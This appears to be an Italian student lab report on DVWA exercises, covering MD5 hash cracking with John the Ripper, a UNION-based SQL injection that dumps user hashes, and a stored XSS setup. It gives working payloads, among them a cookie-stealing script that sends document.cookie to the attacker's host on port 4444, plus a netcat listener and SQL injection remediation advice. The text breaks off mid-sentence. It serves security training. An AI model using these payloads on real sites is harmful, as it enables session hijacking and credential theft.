Sono compatti: Gli hash sono di lunghezza fissa, indipendentemente dalla lunghezza del dato originale.

Come appena precisato gli Hash sono deterministici.

Per risalire alla reale password utilizzeremo proprio questa caratteristica del sistema Hash, cioè, usando un dizionario contenente migliaia di parole che

Giorno 1

tradurremo in Hash, sarà probabile trovare la reale password mettendo gli Hash generati a paragone con gli Hash ottenuti durante l'attacco informatico.

Per ottenere la password di Pablo, dobbiamo utilizzare lo stesso algoritmo Hash utilizzato dal Server vittima, così da trovare il risultato. Utilizzando un algoritmo diverso da quello utilizzato dalla vittima anche partendo da una stessa parola si otterrebbero risultati diversi.

L'algoritmo hash che utilizzeremo sarà MD5, si nota subito infatti che il server fa utilizzo di questo algoritmo visto che la nostra parola in formato hash è composta da 32 caratteri, una caratteristica tipica dell'algoritmo MD5.

Per eseguire il nostro hacking, e quindi paragonare il dizionario da hashare come descritto prima, utilizzeremo un tool chiamato John The Ripper, già presente sulla nostra macchina Kali.

John The Ripper:

John the Ripper è un password cracker basato su dizionario, il che significa che tenta di trovare le password di un sistema tentando di combinare le parole di un dizionario.

John the Ripper supporta diversi formati di dizionario, tra cui:

- Wordlist: un file di testo che contiene una lista di parole.
- Mask: una stringa che rappresenta una password.
- Rules: un set di regole che possono essere utilizzate per generare password.

Giorno 1

Wordlist è il formato che utilizzeremo.

John the Ripper può essere utilizzato anche per eseguire attacchi di forza bruta, il che significa che tenta di trovare le password di un sistema provando tutte le possibili combinazioni di caratteri. Come abbiamo già detto, non è però possibile risalire alla reale password partendo dal suo Hash. Di conseguenza utilizzeremo l'attacco a dizionario.

Tramite John the Ripper potremo creare una vasta quantità di hash partendo da una wordlist contenente svariate password comuni, e possiamo comparare i risultati per vedere se qualcuno tra questi hash creati partendo dalla combinazione di parole presenti sul dizionario corrisponde a quello della password di Pablo.

Se il software trova un hash identico a quello usato da Pablo sapremo quale parola lo ha generato e dunque avremo ottenuto la sua password.




Figura 12

Giorno 1

Utilizzo di john the Ripper:

Per prima cosa creiamo un documento di testo contenente le coppie di credenziali “username:hash” come in Figura 12, chiameremo il file “hash.txt”

John the Ripper utilizzerà questo file di testo (composto da username e password) per fare una comparazione con gli Hash dal tool creati.

Andremo successivamente ad estrarre un file già presente in Kali chiamato “rockyou.txt”. Questo file di testo corrisponde al dizionario che utilizzeremo per trovare il nostro Hash.

John the Ripper andrà a codificare ognuna delle parole presenti sul dizionario scelto, una volta trovato l’hash equivalente a quello presente sul file hash.txt risale alla parola con la quale ha creato l’hash corretto.

Per estrapolare il dizionario scelto eseguiamo a terminale il seguente comando:

```
« sudo gzip -d /usr/share/wordlists/rockyou.txt.gz »
```

Questo file contiene svariate migliaia di password comuni, affinchè il nostro attacco vada a buon fine dobbiamo sperare che la password di Pablo sia fra queste.

Facciamo partire il nostro attacco con John the Ripper, come in Figura 13, eseguendo il seguente comando:


```
« john --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-MD5  
hash.txt »
```

Dove:

- john è il comando che serve ad avviare John The Ripper
- --wordlist= Sta ad indicare il percorso in cui trovare il dizionario che si vuole utilizzare.

Giorno 1

- /usr/share/wordlists/rockyou.txt E' il percorso alla quale si trova il nostro dizionario
- --format= E' il comando che specifica il formato Hash che si vuole utilizzare
- Raw-MD5 E' effettivamente il formato che vogliamo utilizzare
- hash.txt E' il file dal quale attingeremo per trovare le password



```
[(kali㉿kali)-[~/Desktop]]$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (admin)
abc123        (gordonb)
letmein       (pablo)
charley       (1337)
4g 0:00:00:00 DONE (2024-01-10 12:00) 100.0g/s 76800p/s 76800c/s 115200C/s my3kids..dangerous
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Figura 13

Analizzando il risultato del nostro attacco possiamo osservare come il tool John The Ripper sia riuscito a trovare la password del nostro obiettivo:

- Username: Pablo
- Password: letmein.

Il nostro attacco è andato a buon fine e siamo riusciti ad ottenere le credenziali in chiaro dell'utente bersaglio Pablo.


La ricerca della password target ci ha portato ad ottenere anche altri ID e Password presenti all'interno dello stesso Database. Avevamo inserito 5 ID e 5 Password all'interno del nostro file hash.txt, ma John the Ripper ci restituisce soltanto 4 ID e 4 Password.

Può capitare che John The Ripper trovi la stessa password per utenti diversi, in questo caso potrebbe non riportare i secondi risultati. Possiamo

Giorno 1

ugualmente visualizzare tutti i risultati elaborati. Per visualizzare tutti i dati raccolti eseguiamo il seguente comando:

```
« john --show /usr/share/wordlists/rockyou.txt --format=Raw-MD5  
hash.txt »
```



```
(kali㉿kali)-[~/Desktop]  
└─$ john --show /usr/share/wordlists/rockyou.txt --format=Raw-MD5 hash.txt  
Warning: invalid UTF-8 seen reading /usr/share/wordlists/rockyou.txt  
admin:password  
gordonb:abc123  
1337:charley  
pablo:letmein  
smithy:password  
  
5 password hashes cracked, 52 left
```

Figura 14

Passaggi SQL Blind

La differenza tra un attacco di tipo SQL injection In-Band (non blind) ed un attacco SQLI Blind è:

- SQLI In-Band: Dopo aver inviato un input malevolo otteniamo un messaggio di errore di sintassi che conferma la presenza di una vulnerabilità da sfruttare.
- SQLI Blind: Dopo l'invio dell'input, la pagina si ricarica senza dichiarare alcun errore.

Uno dei modi per confermare se possiamo eseguire un'SQL injection blind su una pagina è provare ad eseguire un time sleep. Il time sleep è un comando SQL che mette in pausa il traffico client-server per una quantità di tempo specificata.

Giorno 1

Vulnerability: SQL Injection (Blind)

User ID:

Figura 15

Possiamo dunque scrivere un comando che imposta un time sleep dalla durata di 5 secondi. Infatti, la pagina ha impiegato 5 secondi prima di riprendere la comunicazione.

Una volta confermato che l'applicazione web è vulnerabile, possiamo tentare di inserire un codice malevolo al fine di recuperare informazioni dal database. Utilizziamo il comando che andremo ad inserire ancora una volta all'interno della casella di testo dedicata alla UserID:

```
1' UNION SELECT user, password FROM users#
```

Giorno 1

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind) **Upload**
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Vulnerability: SQL Injection (Blind)

User ID:

1' UNION SELECT user, pass

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/tctips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

Figura 16

Con questa query inviata alla database stiamo essenzialmente dicendo: "Entra con l'ID 1, poi mostrami gli utenti e le password dalla tabella users." Infatti, questo ci permette di visualizzare le password in Hash.

Ci ritroviamo nella stessa situazione di poco fa, abbiamo trovato ancora una volta l'user e la password relativi al nostro target "Pablo".

Azione di rimedio | SQL injection

SQL è un linguaggio ideato per disegnare, gestire e comunicare con dei database. SQL injection è un tipo di exploit che permette ad un attaccante di inserire codice SQL malevolo, in questo caso, codice che ha estratto i Username e i hash di password. Per evitare questi tipi di attacchi si possono eseguire le seguenti azioni:

- **Utilizza query con parametri e sanitizzare l'input:** Utilizza query con parametri dove certi caratteri potenzialmente pericolosi vengano vietati. Ciò aiuta a garantire che l'input dell'utente venga trattato come dati anziché come codice eseguibile. Dopo che un utente carica un input, questo deve venire scansionato e filtrato.
- **Principio del privilegio minimo:** Limitare i privilegi dell'utente del database in modo che l'applicazione dispone solo delle autorizzazioni necessarie per eseguire le operazioni richieste.
- **Procedure memorizzate:** Utilizza le procedure memorizzate per incapsulare e controllare le operazioni del database, riducendo il rischio di input dannoso che influiscono sull'esecuzione delle istruzioni SQL.
- **Web Application Firewall (WAF):** Un web application firewall è un tipo di firewall specializzato su difendere applicazione web. Una delle sue funzioni è evitare attacchi di tipo SQLi.
- **Implementare password più sicure:** In caso l'attaccante riesca comunque ad ottenere i hash di password, è molto importante che le password cifrate siano password sicure e non comuni, così per evitare attacchi a dizionario. Le password devono contenere almeno 6 caratteri, escludendo parole comuni e includendo simboli come !#%, numeri, e lettere maiuscole e minuscole, e.g. !n8xvP1G@dV.
- **Cambiare le password regolarmente:** Avendo gli hash, l'attaccante può provare a fare un attacco a dizionario, ma se non si riesce,

Giorno 1

potrebbe provare un attacco brute force o rainbow table, dove si andrà direttamente ad indovinare ogni carattere delle password. È un processo lungo, ma con sufficiente tempo ci potrebbe riuscire, e per questo cambiare le password regolarmente è un'ottima idea, così per fare che se riuscissero a craccare una password dopo molto tempo, questa sarà inutile.

Implementando queste misure preventive, si può ridurre significativamente il rischio di attacchi SQL injection ed evitare che dati sensibili vengano decriptati.

GIORNO 2

Cross site scripting (XSS)

Obiettivi del giorno

Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità xss persistente presente sulla web application dvwa al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad web server sotto il vostro controllo. Spiegare il significato dello script utilizzato. i cookie dovranno essere ricevuti su un web server in ascolto sulla porta 4444.

XSS - (Cross-Site Scripting):

XSS è una vulnerabilità che consente di inserire codice dannoso in una pagina web. Il codice dannoso può essere utilizzato da un Black Hat Hacker per ricavare informazioni sensibili degli utenti, come nomi utente e password, ma anche per dirottare gli utenti su siti web dannosi o ancora per eseguire attività dannose sul sistema dell'utente, come installare malware o rubare dati.

Configurazione Dvwa

Ricordiamo: DVWA (Damn Vulnerable Web Application) è una piattaforma web open source che consente agli utenti di esercitarsi nella scoperta e nella mitigazione delle vulnerabilità delle applicazioni web.

Per la configurazione del livello di sicurezza di dvwa a low ci rechiamo sulla scheda “dvwa security” dell'applicativo e tramite menù a tendina selezioniamo la difficoltà desiderata come da Figura 17.




Figura 17

Configurazione parametri di rete su Kali Linux

La traccia di oggi ci chiede innanzitutto di cambiare la configurazione internet della nostra macchina. Per farlo utilizziamo il comando:

« sudo nano /etc/network/interfaces »

Come abbiamo già visto con questo comando apriamo con privilegi da amministratore il file relativo alla configurazione internet. Per portare a termine questo primo obiettivo proseguiamo a settare la configurazione come da Figura 18

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.104.100/24
    gateway 192.168.104.1
```

Figura 18

Per salvare la configurazione bisogna utilizzare la combinazione di tasti CTRL-X sulla nostra tastiera e successivamente “Y” per confermare. Dopo aver cambiato la configurazione di rete procediamo al riavvio del sistema con il comando « sudo reboot ». Questo passaggio è fondamentale per caricare la nuova configurazione.

Una volta riavviato, eseguiamo l’accesso, poi apriamo nuovamente il terminale per eseguire il seguente comando « ifconfig ».

```
(kali㉿kali) - [~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.104.100  netmask 255.255.255.0  broadcast 192.168.104.255
        ether 08:00:27:01:b2:25  txqueuelen 1000  (Ethernet)
        RX packets 41  bytes 4130 (4.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 107  bytes 8070 (7.8 KiB)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
```

Figura 19

Giorno 2

Questo comando una volta lanciato mostra a schermo le informazioni relative al proprio ip, ed altre informazioni ad esso collegate come da Figura 19. Come possiamo notare, dalla Figura 19 tutti i parametri sono stati inseriti correttamente.

Configurazione parametri di rete su Metasploitable2

Per la configurazione dell'indirizzo ip di metasploitable modifichiamo il file di configurazione di rete come fatto per Kali Linux lanciando lo stesso comando:

« sudo nano /etc/network/interfaces »

Ancora una volta ci troveremo di fronte alla schermata che ci permetterà di cambiare i settaggi relativi alla configurazione di rete come da Figura 20

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.104.150
netmask 255.255.255.0
network 192.168.104.0
broadcast 192.168.104.255
gateway 192.168.104.1
```

Figura 20

Per salvare la configurazione utilizziamo ancora una volta la combinazione di tasti “Ctrl+x” e successivamente “Y” per confermare.

Per assicurarci che il sistema usi i corretti settaggi che abbiamo appena inserito riavviamo il sistema ed una volta riavviato e effettuato il login scriviamo all'interno del terminale il comando « ifconfig » come in figura 21.

Giorno 2

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:a1:78:41
          inet addr:192.168.104.150  Bcast:192.168.104.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fea1:7841/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
             RX packets:212 errors:0 dropped:0 overruns:0 frame:0
             TX packets:161 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:29838 (29.1 KB)  TX bytes:144053 (140.6 KB)
             Base address:0xd020 Memory:f0200000-f0220000
```

Figura 21

Abbiamo così eseguito un corretto settaggio dei parametri.

Configurazione parametri di rete su windows 7

Per la configurazione di rete di win7 andiamo a modificare le impostazioni ipv4 della scheda di rete come da Figura 22.

Per farlo ci rechiamo al path:

pannello di controllo\rete e internet\connessioni di rete

Qui troviamo la nostra scheda di rete, per modificare la configurazione facciamo click col tasto destro su proprietà.




Figura 22

Giorno 2

Attiviamo la spunta “convalida impostazioni all’uscita” e diamo ok. Lanciamo poi il comando « ipconfig » nel prompt dei comandi per una verifica.

```
C:\Users\admin>ipconfig
Configurazione IP di Windows

Scheda Ethernet Connessione alla rete locale <LAN>:
  Suffisso DNS specifico per connessione:
  Indirizzo IPv6 locale rispetto al collegamento . : fe80::8154:8394:78e7:2de0%11
  Indirizzo IPv4. . . . . : 192.168.104.200
  Subnet mask . . . . . : 255.255.255.0
  Gateway predefinito . . . . . : 192.168.104.1
```

Figura 23

Test di connessione

A questo punto verifichiamo che tutte le macchine comunichino tra di loro eseguendo dei *ping* fra le varie macchine.

Ping da Kali a Metasploitable:

```
[kali㉿kali)-[~] ~]$ ping 192.168.104.150
PING 192.168.104.150 (192.168.104.150) 56(84) bytes of data.
64 bytes from 192.168.104.150: icmp_seq=1 ttl=64 time=8.84 ms
64 bytes from 192.168.104.150: icmp_seq=2 ttl=64 time=0.717 ms
64 bytes from 192.168.104.150: icmp_seq=3 ttl=64 time=8.90 ms
64 bytes from 192.168.104.150: icmp_seq=4 ttl=64 time=3.12 ms
^C
--- 192.168.104.150 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.717/5.395/8.904/3.579 ms
```

Figura 24

Giorno 2

Ping da Windows 7 a Metasploitable:

```
C:\Users\admin>ping 192.168.104.150

Esecuzione di Ping 192.168.104.150 con 32 byte di dati:
Risposta da 192.168.104.150: byte=32 durata=1ms TTL=64
Risposta da 192.168.104.150: byte=32 durata<1ms TTL=64
Risposta da 192.168.104.150: byte=32 durata=12ms TTL=64
Risposta da 192.168.104.150: byte=32 durata=10ms TTL=64

Statistiche Ping per 192.168.104.150:
  Pacchetti: Trasmessi = 4, Ricevuti = 4,
  Persi = 0 <0% persi>,
Tempo approssimativo percorsi andata/ritorno in millisecondi:
  Minimo = 0ms, Massimo = 12ms, Medio = 5ms
```

Figura 25

Ping da Windows 7 a Kali:

```
C:\Users\admin>ping 192.168.104.100

Esecuzione di Ping 192.168.104.100 con 32 byte di dati:
Risposta da 192.168.104.100: byte=32 durata=2ms TTL=64
Risposta da 192.168.104.100: byte=32 durata=1ms TTL=64
Risposta da 192.168.104.100: byte=32 durata<1ms TTL=64
Risposta da 192.168.104.100: byte=32 durata<1ms TTL=64

Statistiche Ping per 192.168.104.100:
  Pacchetti: Trasmessi = 4, Ricevuti = 4,
  Persi = 0 <0% persi>,
Tempo approssimativo percorsi andata/ritorno in millisecondi:
  Minimo = 0ms, Massimo = 2ms, Medio = 0ms
```

Figura 26

Tutte le nostre macchine sono state settate correttamente e riescono a comunicare fra di loro.

Giorno 2

XSS persistente:

L'attacco XSS persistente, noto anche come stored XSS, è un tipo di attacco in cui un input dannoso fornito da un utente viene salvato e poi visualizzato in una pagina web. Questo tipo di attacco è particolarmente pericoloso perché lo script dannoso viene fornito automaticamente ogni volta che la pagina viene caricata, senza la necessità di indirizzare la vittima o attirarla nel sito di terze parti.

Scopo dell'XSS persistente:

In un attacco XSS persistente, gli aggressori prendono di mira le applicazioni web che salvano i dati dell'utente lato server e poi li consegnano senza verifica o codificazione. Questo può consentire agli aggressori di accedere a informazioni sensibili, come i cookie, i token di sessione o altre informazioni sensibili conservate dal browser e utilizzate in quel sito.

Nella task odierna andremo a sfruttare la vulnerabilità XSS persistente di dwva per ottenere i cookie di sessione dei computer che accedono alla pagina web di dwva. Per farlo, verrà inviato tramite input un codice malevolo il cui scopo è quello di mandare i cookie contenuti nell'header ad un web server che sarà in ascolto sulla porta 4444, porta utilizzata per il nostro test.

Passaggi XSS stored

Innanzitutto ci spostiamo nella scheda XSS STORED di DVWA e controlliamo se il corpo del messaggio ha un limite imposto di caratteri. Nel nostro caso, il limite era presente ed era configurato a 50 caratteri, come visto nella figura 27, andiamo quindi a modificare questo limite manualmente dallo strumento ispezione del nostro browser.

Per farlo evidenziamo il testo scritto sulla casella di testo dedicata all'ID dell'user e cliccando sul tasto destro clicchiamo su ispezione elemento.

Una volta apertasi la console di ispezione degli elementi ci troviamo di fronte ad una riga con all'interno il contenuto della nostra casella di testo, inoltre sarà possibile notare il comando <<maxlength="50" >>.

Questo comando andrà a bloccare il 51 esimo carattere, impedendo la sua immissione.




Figura 27

Andiamo a modificare questo parametro come da Figura 27, in basso, aumentando il massimo numero di caratteri a 500.

Ora possiamo inserire nella casella di testo "message" il nostro script come da figura 28.

Giorno 2

```
<SCRIPT>NEW IMAGE().SRC="HTTP://192.168.104.100:4444/?"+DOCUMENT.COOKIE;  
</SCRIPT>
```

Vulnerability: Stored Cross Site Scripting (XSS)



The screenshot shows a guestbook form with the following fields:

- Name ***: A text input field containing "Hack You".
- Message ***: A text area input field containing the following script:
<script>new Image().src="http://192.168.104.100:4444/?"+document.cookie;</script>
- Sign Guestbook**: A button at the bottom of the form.

Figura 28

Questo script ci permette di ricevere su un nostro server in ascolto i cookie di sessione di un utente legittimo che va a visitare questa pagina.

Dove:

- La funzione “new image()” permette la creazione di un nuovo html image element.
- La parte successiva “src= ” definisce il punto di inserzione della precedente funzione “new image()”.
- Nel nostro caso abbiamo inserito l’indirizzo del nostro server <http://192.168.104.100> e della porta scelta :4444.
- L’ultima parte dello script “+document.cookie” assegna quale parametro vogliamo ricevere sul nostro server in ascolto, in questo caso i cookie di sessione.

Test codice sulla macchina Kali Linux e Windows 7

Tornando sulla nostra macchina kali possiamo utilizzare netcat per aprire un canale di ascolto sulla porta desiderata (in questo caso 4444).

Per farlo, utilizziamo direttamente da terminale il comando:

« nc -lvp 4444 »

Dove:

- nc indica netcat

